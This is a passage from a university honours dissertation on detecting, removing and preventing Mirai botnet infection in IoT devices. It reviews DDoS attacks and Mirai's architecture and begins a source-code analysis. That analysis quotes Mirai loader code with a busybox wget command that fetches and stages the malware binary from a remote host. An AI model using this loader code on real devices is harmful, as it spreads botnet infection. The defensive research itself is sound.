Automating the detection, removal, and prevention of Mirai infection in IoT devices

Sam Rutherford

Ethical Hacking, 2024

School of Design and Informatics
Abertay University

Table of Contents

Table of Figures iii
Table of Tables vi
Acknowledgements vii
Abstract viii
Abbreviations, Symbols and Notation x
Chapter 1 Introduction 1
Chapter 2 Literature Review 4
DDoS Attacks 4
Botnets 6
Mirai 6
Command and control server 7
Telnet socket 8
Bot handler 8
Admin handler 8
API socket 8
Various bots 8
Mirai mitigation 9
Detection of Malware 9
IoT device hardening 10
Conclusion 11
Chapter 3 Methodology 13
Mirai malware analysis 13
Introduction 13
Overview of the procedure 14
Discussion 23
Conclusion 24
Design 25

Development of the artefact 27
Device discovery 27
Device hardening 31
Chapter 4 Results 36
Testbed design 36
IoT VMs 36
Device scanning 36
Device connection and password cracking 37
Device hardening 38
Mirai detection and removal 38
Chapter 5 Discussion 40
Rekishi 40
Device scanning 40
Device dictionary attack 43
Word list 44
Device hardening 46
Mirai detection and removal 47
Chapter 6 Conclusion and Future Work 48
Conclusions 48
Future work 49
List of References 52
References 52
Bibliography ..... **Error! Bookmark not defined.**
Appendices 56
Appendix A - Running Mirai 56
Appendix B - Result screenshots: 56

Table of Figures

Figure 1: Figure displaying how a botnet utilises IoT devices for DDoS attacks. (Antonakakis, et al., 2017) 2
Figure 2: Diagram displaying the TCP handshake. (GeeksForGeeks, 2021) 5
Figure 3: Example of a UDP flood attack. (Akamai, n.d.) 6
Figure 4: Mirai botnet architecture adapted from (Margolis, Oh, Jadhav, KIm, & Kim, 2017) 7
Figure 5: Forum post leaking the entire Mirai source code. 13
Figure 6: Code snippet of wget being used to request files. 14
Figure 7: Code snippet of wget being used to upload file contents from a busybox. 15
Figure 8: Code snippet of the structure used for authentication to devices. 15
Figure 9: Code snippet of the structure used for connecting to devices. . 16
Figure 10: Code snippet of the method the program uses for the creation and blacklisting of IP addresses 17
Figure 11: Code snippet including the setup for sockets. 17
Figure 12: Code snippet for setting up the SYN packets. 18
Figure 13: Code snippet including the encoded credentials used for authentication 18
Figure 14: Code snippet including the sending of SYN packets to randomly generated IP addresses. 19
Figure 15: Code snippet where the program reads the SYN+ACK response. 19
Figure 16: Code snippet for logic whether to continue or close the connection. 20
Figure 17: Code snippet for attempting authentication against the device. 20
Figure 18: Code snippet including logic for attempting numerous passwords. 21
Figure 19 Code snippet including the case where a successful authentication has taken place 21

Figure 20: Screenshot showing the device being infected from running the ‘Mirai.dbg’ executable. 22
Figure 21: Screenshot showing the netstat output of the ports before and after the Mirai executable is ran. 23
Figure 22: Flowchart for the developed artefact. ‘Rekishi’. 26
Figure 23: Object used for holding the information of the discovered devices. 27
Figure 24: Function for performing the ARP sweep. 28
Figure 25: Function for performing the NMAP scan. 29
Figure 26: Code snippet demonstrating the SYN packet being created. . 29
Figure 27: Code snippet for receiving the SYN-ACK response. 30
Figure 28: Code snippet for the function used to test the credentials of the device via SSH. 31
Figure 29: Code snippet for checking if the device has sudo level credentials. 31
Figure 30: Code snippet for the function which uses Telnet to make changes to the device. 32
Figure 31: Code snippet showing the command being sent using Telnet and the sudo password being repeated to authenticate and execute. 32
Figure 32: Code snippet of the SSH hardening function formatting the command for sudo. 32
Figure 33: Code snippet for the SSH output being received. 33
Figure 34: Code snippet for the commands being issued to identify if a Mirai process is running. 34
Figure 35: Code snippet of the removal process for Mirai. 34
Figure 36: Code snippet for the reboot of the potentially infected device. 35
Figure 37: Table describing how firewall rules should be handled different for a traditional and IoT firewall (Macrometa, n.d.) 41
Figure 38: Figure breaking down how MQTT can communicate with IoT devices. (MQTT, n.d.) 43
Figure 39: Screenshot of a part of the word list Mirai utilises. 44
Figure 40: Example of a classifier which could be used in a NIDS. 50

Figure 41: Screenshot of the forum post including requirements to setup a CnC server to operate the Mirai botnet. (Gamblin, 2017) 51

Table of Tables

Table 1: Table displaying the expected and actual outcome of device infection when certain hardening measures are taken. Adapted from (Frank, Jarocki, Nance, & Pauli, 2018) 11
Table 2: Table listing the different machines used within the testing. 36
Table 3: Table listing the scanning results. (See Appendix B-1) 37
Table 4: Table listing the time taken for each scan to complete. 37
Table 5: Table listing the outcome of the password hacking for each machine (See Appendix B-1). 37
Table 6: Table listing the outcome of the password hacking with the SSH configuration change. 38
Table 7: Table listing the outcome of the device hardening (See Appendix B-4, B-5, B-6). 38
Table 8: Table listing the outcomes of device connection after the hardening had taken place (See Appendix B-8, B-9, B-10, B-11). 38
Table 9: Table displaying the results of the infection and removal of Mirai (See Appendix B-12, B-13). 39

Acknowledgements

Firstly, I'd like to thank my project supervisor Abdul Razaq for his incredibly helpful support and insightful knowledge on this field and continuing to help me push to achieve what is possible to the best of my abilities.

I would also like to thank my friends and family who have put up with my work and continued to support me during my final year in education. I'd also like to especially thank my mum and dad for helping me to get this far in life and supporting me in whatever endeavours I chose.

Abstract

An international threat which can affect anyone are DDoS attacks being orchestrated by botnets. These botnets are created by infecting unwilling machines, commonly IoT devices with malware giving a malicious actor unauthorised access and forcing the device to perform DDoS attacks at an unprecedented level. One of the most notorious botnets in history was the Mirai botnet which utilised the extremely common and universal flaw of default credentials. This papers aim was to develop an understanding of how the Mirai malware operates and devised suitable methods for automated Mirai protection, detection, and removal using similar methods that Mirai uses for device infection.

To achieve the project goals, a malware analysis was firstly performed on the Mirai source code which can be entirely found on Github. Additionally, a dynamic analysis was performed, analysing subtle changes it made to the device. The malware analysis was effective in suggesting methods for device protection and Mirai detection and removal. These methods included utilising the TCP handshake for device discovery, using the default credentials wordlist to assess if a device is vulnerable and using connection-based services (such as Telnet) to make changes to a device. Additionally, the dynamic analysis greatly assisted in identifying a method for detecting and removing Mirai from an infected device, which included checking which ports were open.

The results gathered from the creation of the artefact indicated that using the methods that Mirai uses to propagate itself were all effective in providing devices with protection against Mirai. Additionally, the device infection detection was successful and when combined alongside information gained during literature review, the malware was successfully automatically removed. The device hardening proved to be successful in preventing unwanted connections by changing the port numbers for services such as Telnet and SSH. Further investigations and work for the project could be taken such as fully setting up a CnC server for Mirai to conduct further testing and investigate using a NIDS to detect CnC server communication within a network.

Abbreviations, Symbols and Notation

ABBREVIATION	DEFINITION
DDOS	Distributed Denial of Service
IPV4	Internet protocol version 4
TCP	Transmission Control Protocol
UDP	User Datagram protocol
CNC	Command and Control
P2P	Peer to Peer
AS	Anna Senpai (Mirai author)
TBPS	Tera bits per second
SYN	Synchronise
ACK	Acknowledge
NAT	Network Address Translation
SSH	Secure Shell
API	Application Programming Interface
IOT	Internet of Things
FOSS	Free and Open-Source Software
VM	Virtual Machine
ARP	Address Resolution Protocol
NMAP	Network Map
MAC	Media Access Control
LAN	Local Area Network
ICMP	Internet Control Message Protocol
PID	Process ID
IANA	Internet Assigned Numbers Authority
PC	Personal Computer

Chapter 1 Introduction

The industry of cybersecurity is a reactive and changing environment with an increasing number of threats emerging every year, with the number of incidents occurring more than twice as much since the COVID-19 pandemic (Natalucci, Qureshi, & Suntheim, 2024). These threats appear as cyberattacks and can affect anyone from governments and international businesses to personal computer users and small communities. The predicted cost of cyberattacks across the globe came for 2023 came to $8 trillion (Morgan, 2022). The development of suitable countermeasures against these cyberattacks must utilise research specific to the problem it is attempting to counteract.

One of these cyberattacks which can affect all manners of computer users and essential services are Distributed Denial of Service (DDoS) attacks. The scale of DDoS attacks can be incomprehensible with its capabilities of effecting some of the largest technology and internet web-server focused companies such as the 2017 attack on Google, the largest DDoS attack ever (Kan, 2022), or the 2000 Mafiaboy attack that aimed to cripple Yahoo and Ebay (Cloudflare, 2023) services making the websites impossible for customers to use, which costed an estimated in $1 billion of lost revenue (LogMeOnce, 2023).

DDoS attacks function by attempting to overload the victim's server with an incredible number of requests, connections, and networking packets. The result of this would cause servers to slow down, and in severe cases, completely shut down, rendering it unusable for customers, thus resulting in a loss of revenue for the company. As mentioned, a more devastating use for DDoS attacks used within warfare include targeting critical government and country infrastructure as seen in cyberattacks during the Russo-Georgian War (Danchev, 2008). When DDoS attacks are used in situations like this, the impact goes beyond inconvenience for commerce and can be harmful to life.

To orchestrate an effective DDoS attack, a cybercriminal must utilise many machines, using 1 machine would cause an insignificant amount of

damage to the victim's server. This is why cybercriminals use botnets to autonomously perform DDoS attacks and put servers to a grinding halt. Botnets are intricate networks of machines (also known as zombies) which are being manipulated and controlled by some organisation or cybercriminal. A greater number of machines within a botnet, results in more effective and devastating DDoS attacks taking place. To employ as many machines as possible, a large variety can be found within a botnet, ranging from personal computers to incredibly simple internet of things (IoT) devices, such as routers and CCTV cameras (Trend Micro, n.d.).




Figure 1: Figure displaying how a botnet utilises IoT devices for DDoS attacks. (Antonakakis, et al., 2017)

These machines are then controlled by the malicious actor using Command and Control (CnC) servers which issue commands to the zombies, such as to perform the DDoS attack. It is very common for the owner of a zombie to not realise their device is a part of a botnet. Machines become part of the botnet commonly using malware which utilises malicious code designed to gain control of the user's machine without them knowing. The malware will aim to exploit a vulnerability present within the machine to allow it to spread further. Commonly, these vulnerabilities are due to software flaws or the user not setting up the device correctly.

One of the most dangerous and infamous botnets is known as ‘Mirai’ (meaning ‘future’ in Japanese) which holds responsibility for some of the most devastating DDoS attacks. Mirai was initially a part of Minecraft server DDoS protection racketeering solution where the creators of Mirai would sell the DDoS protection to clients in response to a Mirai attack (Graff, 2017). Eventually the botnet would be used in the 2016 Dyn Attack which halted webservers for PayPal and Amazon and was the largest DDoS attack of its time with an attack strength of 1.2Tbps (Woolf, 2016). One of the aspects which made Mirai effective was how it exploited the incredibly common and universal vulnerability of default credentials, which is even more common in IoT devices. To begin the infection process, Mirai first searches for new devices to infect using the already large botnet. When a device has been identified, the botnet will attempt to connect to the IoT device using a hard coded list of credentials. This list contains the 60 most common industry usernames and passwords combinations (Margolis, Oh, Jadhav, KIm, & Kim, 2017). If the owner of the device has not changed the credentials of the device, the machine becomes a part of the botnet.

New mutations of Mirai continue to propagate with further upgrades resulting in more deadly DDoS attacks and countermeasures needing to be created. Development and research into a tool which can prevent machines from becoming a part of Mirai-esque botnets would greatly improve DDoS mitigation and tackle a root issue. Additionally, automatically providing a device with protection outside of just changing passwords should be investigated.

The research question for this project is the possibility of a tool which will search a network for IoT devices and test if the common default credentials result in a successful login, provide device hardening for vulnerable devices and detect and remove the Mirai malware from the device if it is believed to be infected. Successful logins would alert the user of the device so the passwords can be changed to protect against Mirai malware. The methods for providing additional security against botnets would be based on the comprehensive literature review and malware analysis performed.

Chapter 2 Literature Review

The literature review for this honours project was performed to develop a greater understanding of the mechanisms of DDoS attacks, botnets and the Mirai malware and providing sufficient background knowledge to the reader. With botnets unleashing some of the most devastating cyber-attacks within human history, understanding the tricks and methods used by the most notorious malware for creating botnets can help create viable countermeasures against it. As well as reviewing other papers, an analysis of the source code for Mirai was performed to utilise the techniques the malware uses for propagation and connecting to devices.

DDoS Attacks

DDoS attacks aim to shut down a webservice or application by flooding it with internet traffic. Doing this results in the service being incredibly slowed down or completely inaccessible during the attack for users. DDoS attacks can be extremely costly for businesses due to the loss in revenue, server repairs and damage to reputation (Douligeris & Mitrokotsa, 2004).

When DDoS attacks are attempting to flood the server, one method is to send the common networking packet type known as Transmission Control Protocol (TCP). When a TCP packet is sent, the machine and server will undergo the TCP handshake:




Figure 2: Diagram displaying the TCP handshake. (GeeksForGeeks, 2021)

The machine will send a SYN packet to the server, and the server will respond with a SYN-ACK packet. However, in a DDoS attack the machine will not respond with an ACK packet to the server, thus consuming more resources while the server awaits a response that will never happen.

Another method for of attack is to utilise a UDP flood attack. The attack utilises the eponymous UDP (User Datagram Protocol) to orchestrate the attack. UDP differs from TCP by not relying on a connection to be established beforehand. This mechanic can be abused by an attacker continuously sending spoofed UDP packets to a host, without requiring a response from the host, thus consuming server resources.




Figure 3: Example of a UDP flood attack. (Akamai, n.d.)

Botnets

Due to DDoS attacks becoming more effective with a larger amount of internet traffic being sent to the victim, cybercriminals will utilise large scale botnets to mass send the packets. Botnets can come in several different architectures which all have various positives and negatives. The Peer-to-Peer (P2P) architecture relies on a decentralised network to perform the botnets tasks (Rouse, 2023). This means that every zombie within the network is capable of fulfilling responsibilities but also delivering commands to other zombies within the botnet. One of the first examples of a P2P botnet was Storm Worm which briefly shut down Estonia's access to the internet (HYPR, n.d.). A more elaborate architecture would be Command and Control (CnC) which relies on a centralised network to issue out commands to the bots, such as perform a DDoS attack or infect more devices.

Mirai

While other malwares related to propagating through a botnet exist, Mirai was the focus of this investigation due to its exploitation techniques and focus on attacking IoT devices. As previously stated, Mirai exploits the human centred security flaw of default credentials being used for unauthorised access. What makes this more effective against IoT devices compared to PCs, would be that IoT devices are commonly forgotten about within a user's network thus resulting in the default credentials

remaining unchanged. Mirai's source code was intentionally leaked on a forum page with instructions on how to operate it by the original author, "Anna Senpai" (Gamblin, 2017).

Command and Control (CnC) architecture is a more traditional model utilising a centralised server to issue commands to the zombies. Commonly however the architecture is more advanced and intricate than a singular server issuing commands, especially in the large-scale botnets. The Mirai makes use of the CnC approach but has other aspects such as admin handlers, API sockers and loaders (Margolis, Oh, Jadhav, KIm, & Kim, 2017):




Figure 4: Mirai botnet architecture adapted from (Margolis, Oh, Jadhav, KIm, & Kim, 2017)

A summary of how every part of the Mirai botnet architecture operates is shown below:

Command and control server

The CnC server is responsible for receiving commands from the admin and in turn delivering them to the bots. This is achieved using two TCP sockets with the Telnet socket on port 23 and the CnC API Socket on port 101.

Telnet socket

The telnet socket checks if it is an admin or a bot handler communicating with the CnC server. This is achieved by reading the bytes of the connection received.

Bot handler

A bot handler is responsible for receiving data from bots and distributing commands. It is also responsible for keeping a record of which bots are still active which is kept track by closing the connection if no data is received from a bot within 180 seconds.

Admin handler

The admin handler functions as a method for performing back-end tasks of the botnet such as manually adding user accounts but also to perform attacks (DDoS). An SQL server can also be found here, with users, credits, and attack history, suggesting that it could have operated as a monetised service.

API socket

This socket is responsible for issuing out attack commands over an API. These attacks are all different types of DDoS attacks such as TCP SYN Attack or UDP attack.

Various bots

The loader is responsible for loading the malware onto a device which will become a part of the botnet. An existing bot will firstly identify the device (achieved using mirai/bot/scanner.c), send credentials to use (IP address, username, and password) and attempt to connect and load the malware onto the new bot. This new bot then connects to the botnet via the bot handler.

Due to the bots within the botnet performing scanning for new devices alongside being used within DDoS attacks, the botnet has the potential to grow exponentially (Margolis, Oh, Jadhav, KIm, & Kim, 2017). However, within “Anna Senpai”’s forum post (Gamblin, 2017), they mention a “max pull 300k” bots which suggests a rough realistic upper limit of bots. This

limit can be attributed to the botnet hoster's server amount (AS suggests a minimum of 2 servers) or devices which are vulnerable to Mirai.

Mirai mitigation

Attempting to reduce the impact DDoS attacks can have on the world can be spearheaded in numerous directions. A method most companies use involves using a load balancer which attempts to redirect the attack from one server to multiple, so that the network traffic is more evenly distributed resulting in web services not being slowed down (Cloudflare, n.d.). While this method is effective at stopping DDoS attacks when they happen, it is not a solution which stops the root issue of botnet propagation. Stopping large scale IoT botnets, such as Mirai from forming before they unleash a DDoS attack should become a priority.
Numerous methods for preventing IoT device propagation stem into 2 categories of removal and detection of malware on the device and device hardening and protection.

Detection of Malware

One solution was the detection and removal of the Mirai malware found in an IoT device using FOSS (Free and Open-Source Software) (Jaramillo, 2018). The paper dictated how using Yara, an open-source tool used for identifying malware in a system could be used for identifying if a machine had become compromised by Mirai. Yara can be highly configured to identify malicious code, strings, instructions, sequences and more (Yara, n.d.), however, to counteract this, malware developers will use packers to obfuscate code, but a suitably configured Yara can still detect the malware. The paper goes into detail about how Mirai will attempt to compromise an IoT device and subjugate it to the botnet and the changes the device undergoes. Notably the Mirai malware will attempt to disable the Watchdog, which is responsible for rebooting the device after a certain time (Die, n.d.), and then open a random TCP port to allow for communication with the CnC server. Once the device has become a part of the botnet with communication with the CnC server being established,

the malware is “self-deleted” from the IoT device to remove evidence and not be traced. Based upon the modifications done to the watchdog daemon, Yara can be configured to identify these changes within the watchdog and identify when a device has been compromised. Additionally, the paper did identify that simply disconnecting the device from the network and rebooting it would remove the malware from the device since it only existed in dynamic memory. Removing the malware from the IoT device would weaken the botnet (if done on a large scale) and reduce the scale of DDoS attacks. This means the changes that Mirai makes to the watchdog daemon are done to prevent the malware from being removed upon an automatic shutdown.

IoT device hardening

Ideally, preventing the devices from becoming infected with malware would be more effective since avoiding the device from becoming compromised is ideal. A conference suggested numerous methods which could protect an IoT device from Mirai malware, based upon the results from infecting various IoT devices with Mirai (Kelly, Pitropakis, McKeown, & Lambrinoudakis, 2020). The IoT devices which were infected varied in complexity and physicality, which affected the results with all of the devices being infected, minus the ‘Sricam IP camera’ which had no ports open allowing for shell code. The paper suggested implementing defences involving changing default credentials and disabling ports/protocols on the IoT device. However, within the paper the changes were seemingly not implemented nor tested. An earlier paper in 2018 (Frank, Jarocki, Nance, & Pauli, 2018) came to similar conclusions but also provided a more comprehensive analysis of how Mirai infects machines, additional mitigation techniques and testing the suggested methods. The paper references ShadowServer suggesting 4 methods for preventing IoT botnets from forming and spreading:

- Disabling any unnecessary services, especially remote connection services.
- Changing default credentials.
- Removing unnecessary software.

- Avoid using old protocols.

Alongside the changes that the second paper suggested, this paper suggested changing the message of the day banner and a busybox wrapper to prevent Mirai upload. To test these theories, an IoT device hardening script (known as 'antimirai.py') was developed and tested on an IoT device.

Hardening measure taken	*Expected outcome*	*Actual outcome*
Change password	Not infected	Not infected
Change userid	Not infected	Not infected
Change banner	Not infected	Infected
Change telnet port	Not infected	Not infected
Detect and prevent CNC communication	Infected then removed	Infected then removed

Table 1: Table displaying the expected and actual outcome of device infection when certain hardening measures are taken. Adapted from (Frank, Jarocki, Nance, & Pauli, 2018)

The results from the tests mostly matched the expected outcomes with the exception of the banner changing. This was attempting to thwart the Mirai code from realising a shell (from telnet/ssh) had been opened but was ineffective due to how Mirai inspects the login prompt.

Conclusion

Developing an automated tool which could identify vulnerable devices to Mirai within a user's network would aim to implement the research performed by the papers and provide an easy way to protect users against botnet affliction. From the literature review, changing the default credentials of the device appears to be the most seamless and effective way of preventing the IoT device from being compromised, however due to potential misconfiguration (such as forgetting the passwords) and insecure passwords being used, alternative methods for hardening such as changing ports should be investigated. Using the code analysis and understanding the methods Mirai uses for device discovery and connecting, it is possible to develop a tool which searches for devices

within a user’s network and uses the same default/factory credentials that Mirai uses to connect to the device and inform the user that their IoT device has weak password security and should be changed. Using the credentials, the tool should also perform device hardening, identify if a device has been infected with Mirai and remove the malware if necessary.

Chapter 3 Methodology

The development of the tool, preparation work and development of creating the testbed will be covered within this section. This will cover how the aims of the project are being fulfilled and documented successfully. Firstly, the preparation work will be showcased including a malware source code analysis, secondly the overall design of the tool will be showcased, next the various aspects and their functions of the tool and finally the development of the testbed to allow for results to be gathered.

Mirai malware analysis

Introduction

To develop a better understanding of the malware known as Mirai which this honours project is foundational upon, a brief code and malware analysis of Mirai was performed. This malware and code analysis was performed with the goal of investigating the various files, functions, and networking techniques which Mirai utilises to identify new devices and spread itself.

The entire Mirai source code was leaked on a forum by one of the original creators, AS, (“Anna-senpai”) on a forum site which included full instructions on how to operate and manage your own Mirai-based botnet.




Figure 5: Forum post leaking the entire Mirai source code.

The entire source code has been available on GitHub since 2017 (Gamblin, 2017). Due to AS intentionally leaking the source code, there are very few attempts at obfuscation which makes the source code extremely readable. Additionally, developer comments are also relatively

common giving insights on functions specific use cases or instructions which greatly help to perform the malware analysis.

Overview of the procedure

To begin the procedure, the GitHub repository containing the Mirai source code and original forum post leaking the source code was accessed. Based upon previous research, it was assumed that the code uploaded to a victim's machine would be the files found within mirai/bot. With this information, the analysis primarily focuses on the files within that directory.

Investigating loader/

The loader directory is most likely to be responsible for loading the Mirai malware onto the victim bots. This is achieved using various file transfer tools such as Telnet, wget and TFTP. This loading of malware can only be achieved once the machine has already been compromised.

Contents of loader/src

The directory loader/src appears to be responsible for the loading of Mirai malware. Various of the files within the directory involve interactions with loading files from other directories such as binary.c which loads files from bins/dlr. Meanwhile, connection.c manages files on remote devices using tools such as wget as seen in the "connection_upload_wget" function:

```
int connection_upload_wget(struct connection *conn)
{
    int offset = util_memsearch(conn->rdbuf, conn->rdbuf_pos, TOKEN_RESPONSE, strlen(TOKEN_RESPONSE));

    if (offset == -1)
        return 0;

    return offset;
}
```

Figure 6: Code snippet of wget being used to request files.

Another file which has file transfer capabilities would be server.c and based upon the code review, uploads the Mirai malware to a victim device:

```
case UPLOAD_WGET:
    conn->state_telnet = TELNET_UPLOAD_WGET;
    conn->timeout = 120;
    util_sockprintf(conn->fd, "/bin/busybox wget http://%s:%d/bins/%s.%s -O - > "FN_BINARY "; /bin/busybox chmod 777 " FN_BINARY "; " TOKEN_QUERY "\r\n",
                    wrker->srv->wget_host_ip, wrker->srv->wget_host_port, "mirai", conn->info.arch);
```

Figure 7: Code snippet of wget being used to upload file contents from a busybox.

As seen in the code snippet, function seen from connection.c is used to upload the file known as Mirai from the servers busybox to a victims already compromised device. Additionally, there is a command, “chmod 777” which makes the file readable, writeable, and executable by everyone.

Investigating Mirai/bot

Most of the investigation focused on the code analysis of the directory known as Mirai/bot as this was believed to be the code which was uploaded to compromised devices. Due to the size of the directory, not all files could receive a thorough examination.

Scanner

The contents of the scanner files indicate its usage for identifying and connecting to new victims. This can be seen in the structure known as “scanner_auth” found within the header file:

```
struct scanner_auth {
    char *username;
    char *password;
    uint16_t weight_min, weight_max;
    uint8_t username_len, password_len;
```

Figure 8: Code snippet of the structure used for authentication to devices.

